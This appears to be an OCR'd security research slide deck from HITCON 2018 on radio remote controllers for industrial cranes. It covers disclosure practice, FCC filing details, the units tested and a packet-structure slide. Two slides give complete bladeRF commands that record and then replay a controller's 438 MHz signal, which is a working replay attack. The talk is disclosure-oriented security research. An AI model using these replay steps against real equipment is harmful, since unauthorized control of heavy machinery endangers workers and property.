XGen™

Industrial Radio Controllers:
From Replay Attack to Firmware Reversing


Philippe Lin / HITCON Pacific 2018

@miaoski

TREND MICRO™ research


whoami

- Senior threat researcher in Trend Micro
- Threat intelligence
- Smart City
- ICS
- SDR
- Arduino + RPi makers



The Research was Delivered by ...

IT	Dr. Marco Balduzzi
IT	Dr. Federico Maggi
JP	Akira Urano
TW	Philippe Lin
US	Jonathan Andersson
US	Stephen Hilt



Responsible Disclosure

Responsible Disclosure


- ZDI contacts with vendors via email / web-forms
- 5 business days? ZDI contacts with vendors by phone / intermediary
- 15 business days? Public advisory
- 120 days Security patches and mitigations
- Extensions Depends
- Transparency Enforced

- RF / IoT / IIoT needs more time to deploy patches
- Certification is necessary in some sectors*
- Collaboration ➔ Win-win

Industrial Remote Controllers


Industrial Remote Controllers?

TREND MICRO | research



Streetcrane [CC BY-SA 4.0 (https://creativecommons.org/licenses/by-sa/4.0)], from Wikimedia Commons

For the sake of security ...



Output diodes are internal in L293D.

Sample functional block diagram (courtesy of Texas Instruments). http://www.ti.com/lit/ds/symlink/l293.pdf

FCC ID NCTSAGA1-L8

NCT-SAGA1-L8, NCT SAGA1L8, NCTSAGA1-L8, NCTSAGAI-L8, NCT5AGA1-L8

Gain Electronic Co Ltd Transmitter SAGA1-L8

FCC ID › / Gain Electronic Co Ltd › / SAGA1-L8

An FCC ID is the product ID assigned by the FCC to identify wireless products ir
the product. For example, the grantee code for **FCC ID: NCTSAGA1-L8** is NCT.
they can be random. These letters are chosen by the applicant. In addition to the
results for wireless devices. They can be under the "exhibits" tab below.

Purchase on Amazon: Transmitter


Application: Transmitter

Equipment Class: DSC - Part 15 Security/Remote Control Transmitter

View FCC ID on FCC.gov: NCTSAGA1-L8


Registered By: Gain Electronic Co Ltd - NCT (Taiwan)

Document	Type	Available
manual	Users Manual Adobe Acrobat PDF (174 kB)	2003-02-24 2002-09-25
report	Test Report Adobe Acrobat PDF (2289 kB)	2003-02-24 2002-09-25
test setup photos	Test Setup Photos Adobe Acrobat PDF (84 kB)	2002-09-27 2002-09-25
schematics 4	Schematics JPEG Image (226 kB)	2002-09-27 2002-09-25
schematics 3	Schematics JPEG Image (209 kB)	2002-09-27 2002-09-25
schematics 2	Schematics JPEG Image (183 kB)	2002-09-27 2002-09-25
schematics 1	Schematics JPEG Image (188 kB)	2002-09-27 2002-09-25
operational description	Operational Description Adobe Acrobat PDF (12 kB)	2002-09-27 2002-09-25
internal photos	Internal Photos Adobe Acrobat PDF (1687 kB)	2002-09-27 2002-09-25
label location	ID Label/Location Info Adobe Acrobat PDF (45 kB)	2002-09-27 2002-09-25
label sample	ID Label/Location Info Adobe Acrobat PDF (21 kB)	2002-09-27 2002-09-25
external photos	External Photos Adobe Acrobat PDF (547 kB)	2002-09-27 2002-09-25



BladeRF x115

Special thanks to Robert Ghilduta!



RECORDING

```
bladerf> set frequency rx 438M
bladerf> set samplerate rx 10M
bladerf> set bandwidth 2.5M
bladerf> set lnagain 0
bladerf> set rxvga2 0
bladerf> print
bladerf> rx config file=saga-l8h-1.sc16q11
format=bin n=40m
bladerf> rx start; rx wait
```


REPLAYING

```
bladerf> set frequency tx 438M
bladerf> set samplerate tx 10M
bladerf> set bandwidth 2.5M
bladerf> set txvga1 -10
bladerf> tx config file=saga-l8h-1.sc16q11
format=bin
bladerf> tx start
```


Reminder: Comply with laws. Use coax cable / Faraday cage.


Units under Test


- SAGA1–L8B ← PATCHED!
- Juuko JK-800
- Circuit Design CDT-TX-02M / CDT-RX-02M
- ELCA: P Series
- Autec: Air and Dynamic series
- H 社 ← working with DHS, ICS-CERT and the company
- Telecrane F25




FCCID: NCTSAGA1L8








Packet structure and encoding according to the Saga technical documentation.https://fccid.io/NCTSAGA1-L8/Schematics/schematics-4-273419




Huh?
Hamming?

